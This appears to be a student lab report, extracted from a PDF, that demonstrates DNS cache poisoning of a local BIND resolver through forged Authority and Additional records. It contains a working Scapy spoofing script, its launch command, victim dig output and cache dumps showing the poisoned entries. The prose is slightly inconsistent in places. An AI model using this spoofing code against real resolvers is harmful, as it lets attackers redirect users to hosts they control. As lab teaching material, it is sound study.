seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep example
example.net.            85388   NS      a.iana-servers.net.
                                        20211023105455 20211002163628 61939 example.net.
www.example.net.        85388   A       93.184.216.34
                                        20211023152022 20211002223628 61939 example.net.
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 9(b): The cache is “normally” stored.

```
10.0.2.14       192.52.178.30   TCP     60 38473 → 53 [FIN, ACK] Seq=413544336 Ack=20926 Win=30048 Len=0
10.0.2.14       199.43.133.53   DNS     86 Standard query 0x5311 A www.example.net OPT
192.52.178.30   10.0.2.14       TCP     60 53 → 38473 [ACK] Seq=20926 Ack=413544337 Win=32721 Len=0
192.52.178.30   10.0.2.14       TCP     60 53 → 38473 [FIN, ACK] Seq=20926 Ack=413544337 Win=32721 Len=0
10.0.2.14       192.52.178.30   TCP     60 38473 → 53 [ACK] Seq=413544337 Ack=20927 Win=30048 Len=0
199.43.133.53   10.0.2.14       DNS     489 Standard query response 0x5311 A www.example.net A 93.184.216.34
10.0.2.14       10.0.2.13       DNS     235 Standard query response 0xdb85 A www.example.net A 93.184.216.34
```

Wireshark · Packet 43 · wireshark_enp0s3_20211016132939_iB4IOT

```
        Name Server: b.iana-servers.net
    ▾ Additional records
      ▾ a.iana-servers.net: type A, class IN, addr 199.43.135.53
          Name: a.iana-servers.net
          Type: A (Host Address) (1)
          Class: IN (0x0001)
          Time to live: 172800
          Data length: 4
          Address: 199.43.135.53
      ▾ a.iana-servers.net: type AAAA, class IN, addr 2001:500:8f::53
          Name: a.iana-servers.net
          Type: AAAA (IPv6 Address) (28)
          Class: IN (0x0001)
          Time to live: 172800
          Data length: 16
          AAAA Address: 2001:500:8f::53
      ▾ b.iana-servers.net: type A, class IN, addr 199.43.133.53
          Name: b.iana-servers.net
```




Fig. 9(c): The result on Wireshark

To perform the desired attack, a programme in the python language is composed.

Name: DNS_TARGET_ADDITIONAL.py

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec =
DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='10.0.2.8')
        NSsec1 =
DNSRR(rrname=(pkt[DNS].qd.qname)[4:],type='NS',ttl=259200,rdata='attacker32.co
m')
        NSsec2 =
DNSRR(rrname=(pkt[DNS].qd.qname)[4:],type='NS',ttl=259200,rdata='ns.example.ne
t')
        Addsec1 =
DNSRR(rrname='attacker32.com',type='A',ttl=259200,rdata='1.2.3.4')
        Addsec2 =
DNSRR(rrname='ns.example.net',type='A',ttl=259200,rdata='5.6.7.8')
        Addsec3 =
DNSRR(rrname='www.facebook.com',type='A',ttl=259200,rdata='3.4.5.6')
        DNSpkt =
DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2
,arcount=3,an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
```

```
        send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.14 and dst port 53)',
prn=spoof_dns)
```

In the programme, Additional sections are created with the Resource Record name (domains/nameservers) and Resource data (IP address). The resource record names are “attacker32.com”, “ns.example.com”, “www.facebook.com”.

The programme is launched by the command: `sudo python DNS_TARGET_ADDITIONAL.py`

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python DNS_TARGET_ADDITIONAL.py
.
Sent 1 packets.
```

Fig. 9(d): The launch of the attack.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23347
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259151  IN      A       10.0.2.8

;; AUTHORITY SECTION:
example.net.            259151  IN      NS      attacker32.com.
example.net.            259151  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         259151  IN      A       5.6.7.8
attacker32.com.         259151  IN      A       1.2.3.4

;; Query time: 0 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Oct 16 13:39:33 EDT 2021
;; MSG SIZE  rcvd: 137

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 9(e): The triumphant dig operation on the domain, www.example.net

It's observed that the victim machine gets a forged reply from the DNS server with the Answer section, Authority section and Additional section. The authority section contains the forged responses for “example.net”. The additional section contains the forged responses for “ns.example.net” and “attacker32.com”, but not for www.facebook.com. Additionally, fake IP addresses for “ns.example.net”, “attacker32.com” and www.facebook.com are provided. The two accepted additional records are part of the authority section and hence, the additional information of IP addresses for the two domains is accepted whereas www.facebook.com is out of the zone and hence, the record gets discarded.

The spoofed data is stored successfully in the cache of the local DNS server.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc flush
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc dumpdb -cache
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep example
example.net.            259172  NS      ns.example.net.
ns.example.net.         259172  A       5.6.7.8
www.example.net.        259172  A       10.0.2.8
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 9(f): The spoofed data is stored in the local cache.




Fig. 9(g): The Wireshark capture displaying the spoofed data stored in the additional section




Fig. 9(h): The Wireshark packet capture.

As noticed in figure 9(g), under the additional section, the unreal entry regarding www.facebook.com is also stored.

****